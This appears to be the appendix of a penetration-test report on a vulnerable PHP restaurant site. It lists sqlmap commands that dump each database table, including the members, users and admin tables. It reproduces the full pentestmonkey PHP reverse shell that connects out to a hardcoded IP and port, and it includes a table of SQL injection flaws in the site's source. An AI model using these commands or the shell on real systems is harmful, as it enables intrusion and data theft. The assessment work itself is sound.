
sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T currencies --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T food\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T members --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T messages --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T orders\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T partyhalls --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T pizza\_admin --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T polls\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T quantities --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T questions --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T ratings --dump



sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T reservations\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T specials --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T staff --dump



sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T tables --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T timezones --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T users --dump



### 9.1 Nmap Scan



### 9.2 MariaDB Pen Test



### 10.1 Reverse Shell Code

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

//

// In all other respects the GPL version 2 applies:

//

// This program is free software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License version 2 as

// published by the Free Software Foundation.

//

// This program is distributed in the hope that it will be useful,

// but WITHOUT ANY WARRANTY; without even the implied warranty of

// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

// GNU General Public License for more details.

//

// You should have received a copy of the GNU General Public License along

// with this program; if not, write to the Free Software Foundation, Inc.,

// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. If these terms are not acceptable to

// you, then do not use this tool.

//

// You are encouraged to send comments, improvements or suggestions to

// me at pentestmonkey@pentestmonkey.net

//

// Description

// -----------

// This script will make an outbound TCP connection to a hardcoded IP and port.

// The recipient will be given a shell running as the current user (apache normally).

//

// Limitations

// -----------

// proc\_open and stream\_set\_blocking require PHP version 4.3+, or 5+

// Use of stream\_select() on file descriptors returned by proc\_open() will fail and return FALSE under Windows.

// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

//

// Usage

// -----

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set\_time\_limit (0);

$VERSION = "1.0";

$ip = '192.168.1.254'; // CHANGE THIS

$port = 1234; // CHANGE THIS

$chunk\_size = 1400;

$write\_a = null;

$error\_a = null;

$shell = 'uname -a; w; id; /bin/sh -i';

$daemon = 0;

$debug = 0;

//

// Daemonise ourself if possible to avoid zombies later

//

// pcntl\_fork is hardly ever available, but will allow us to daemonise

// our php process and avoid zombies. Worth a try...

if (function\_exists('pcntl\_fork')) {

// Fork and have the parent process exit

$pid = pcntl\_fork();

if ($pid == -1) {

printit("ERROR: Can't fork");

exit(1);

}

if ($pid) {

exit(0); // Parent exits

}

// Make the current process a session leader

// Will only succeed if we forked

if (posix\_setsid() == -1) {

printit("Error: Can't setsid()");

exit(1);

}

$daemon = 1;

} else {

printit("WARNING: Failed to daemonise. This is quite common and not fatal.");

}

// Change to a safe directory

chdir("/");

// Remove any umask we inherited

umask(0);

//

// Do the reverse shell...

//

// Open reverse connection

$sock = fsockopen($ip, $port, $errno, $errstr, 30);

if (!$sock) {

printit("$errstr ($errno)");

exit(1);

}

// Spawn shell process

$descriptorspec = array(

0 => array("pipe", "r"), // stdin is a pipe that the child will read from

1 => array("pipe", "w"), // stdout is a pipe that the child will write to

2 => array("pipe", "w") // stderr is a pipe that the child will write to

);

$process = proc\_open($shell, $descriptorspec, $pipes);

if (!is\_resource($process)) {

printit("ERROR: Can't spawn shell");

exit(1);

}

// Set everything to non-blocking

// Reason: Occsionally reads will block, even though stream\_select tells us they won't

stream\_set\_blocking($pipes[0], 0);

stream\_set\_blocking($pipes[1], 0);

stream\_set\_blocking($pipes[2], 0);

stream\_set\_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

// Check for end of TCP connection

if (feof($sock)) {

printit("ERROR: Shell connection terminated");

break;

}

// Check for end of STDOUT

if (feof($pipes[1])) {

printit("ERROR: Shell process terminated");

break;

}

// Wait until a command is end down $sock, or some

// command output is available on STDOUT or STDERR

$read\_a = array($sock, $pipes[1], $pipes[2]);

$num\_changed\_sockets = stream\_select($read\_a, $write\_a, $error\_a, null);

// If we can read from the TCP socket, send

// data to process's STDIN

if (in\_array($sock, $read\_a)) {

if ($debug) printit("SOCK READ");

$input = fread($sock, $chunk\_size);

if ($debug) printit("SOCK: $input");

fwrite($pipes[0], $input);

}

// If we can read from the process's STDOUT

// send data down tcp connection

if (in\_array($pipes[1], $read\_a)) {

if ($debug) printit("STDOUT READ");

$input = fread($pipes[1], $chunk\_size);

if ($debug) printit("STDOUT: $input");

fwrite($sock, $input);

}

// If we can read from the process's STDERR

// send data down tcp connection

if (in\_array($pipes[2], $read\_a)) {

if ($debug) printit("STDERR READ");

$input = fread($pipes[2], $chunk\_size);

if ($debug) printit("STDERR: $input");

fwrite($sock, $input);

}

}

fclose($sock);

fclose($pipes[0]);

fclose($pipes[1]);

fclose($pipes[2]);

proc\_close($process);

// Like print, but does nothing if we've daemonised ourself

// (I can't figure out how to redirect STDOUT like a proper daemon)

function printit ($string) {


if (!$daemon) {

print "$string\n";

}

}

?>



## Appendix 2

### 2.1 Source code analysis

|  |  |  |  |
| --- | --- | --- | --- |
| File | Line |  |  |
| Login-exec.php | 49 | Variables passed without sanitation | $sql = "SELECT \* FROM members WHERE login='$username'"; |
| Login-exec.php | 47 | Weak sanitation | include 'sqlcm\_filter.php'; |
| Sqlcm\_filter.php | 1 | <?php $username= str\_replace(array("1=1", "2=2", "union","Select","2 =2","2=2","'a'='a'"), "", $username); ?> |
| Login-exec.php | 64 | Md5 hash | $qry="SELECT \* FROM members WHERE login='$username' AND passwd='".md5($password)."'"; |
| register -exec.php |  | Variables passed without sanitation | $qry\_select="SELECT \* FROM members WHERE login='$login'"; |
| register-exec.php | 37 | Variables passed without sanitation |  |
| register -exec.php | 46 | Variables passed without sanitation | $qry = "INSERT INTO members(firstname, lastname, login, passwd, question\_id, answer) VALUES('$fname','$lname','$login','".md5($\_POST['password'])."','$question\_id','".md5($\_POST['answer'])."')"; |
| Ratings-exec.php | 36 | Variables passed without sanitation | $check = mysql\_query("SELECT \* FROM polls\_details WHERE member\_id='$member\_id' AND food\_id='$food\_id'") or die("Something is wrong.\n Our team is working on it at the moment.\n Please try again after some few minutes."); |
| Ratings-exec.php | 44 | Variables passed without sanitation | $qry = "INSERT INTO polls\_details(member\_id,food\_id,rate\_id) VALUES('$member\_id','$food\_id','$scale\_id')"; |
| Order-exec.php | 36 | Variables passed without sanitation | $qry\_select=mysql\_query("SELECT \* FROM billing\_details WHERE member\_id='$member\_id'") |
| Order-exec.php | 67 | Variables passed without sanitation | $qry\_create = "INSERT INTO orders\_details(member\_id,billing\_id,cart\_id,delivery\_date,flag,time\_stamp) VALUES('$member\_id','$billing\_id','$id','$delivery\_date','$flag\_0','$time\_stamp')"; |
| Order-exec.php | 71 | Variables passed without sanitation | $qry\_update = "UPDATE cart\_details SET flag='$flag\_1' WHERE cart\_id='$id' AND member\_id='$member\_id'"; |
| cart-exec.php | 44 | Unnecessary divulging data | $result=mysql\_query("SELECT \* FROM food\_details WHERE food\_id='$food\_id'") or die("A problem has occured ... \n" . "Our team is working on it at the moment ... \n" . "Please check back after few hours."); |
| cart-exec.php | 58 | Variables passed without sanitation | $qry = "INSERT INTO cart\_details(member\_id, food\_id, quantity\_id, total, flag) VALUES('$member\_id','$food\_id','$quantity\_id','$total','$flag\_0')"; |
| Throughout  Update-quantitiy.php | 23 | Implement throughout all input pages | function clean($str) {  $str = @trim($str);  if(get\_magic\_quotes\_gpc()) {  $str = stripslashes($str);  }  return mysql\_real\_escape\_string($str);  } |
| Admin/delete-category.php | 55 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM categories WHERE category\_id='$id'") |
| Admin/delete-food.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM food\_details WHERE food\_id='$id'") |
| Admin/delete-member.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM members WHERE member\_id='$id'") |
| Admin/delete-message.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM messages WHERE message\_id='$id'") |
| Admin/delete-order.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM orders\_details WHERE order\_id='$id'") |
| Admin/delete-reservation.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM reservations\_details WHERE ReservationID='$id'") |
| Admin/delete-special.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM specials WHERE special\_id='$id'") |
| Admin/delete-staff.php | 26 | Variables passed without sanitation | $result = mysql\_query("DELETE FROM staff WHERE StaffID='$id'") |
| Admin/update-exec.php |  | Should take session ID | $result = mysql\_query("UPDATE pizza\_admin SET Password='$NewPassword' WHERE Admin\_ID='$id' AND Password='$OldPassword'") |
| Admin/login-exec.php |  | Variables passed without sanitation | $qry="SELECT \* FROM pizza\_admin WHERE Username='$username' AND Password='$password'"; |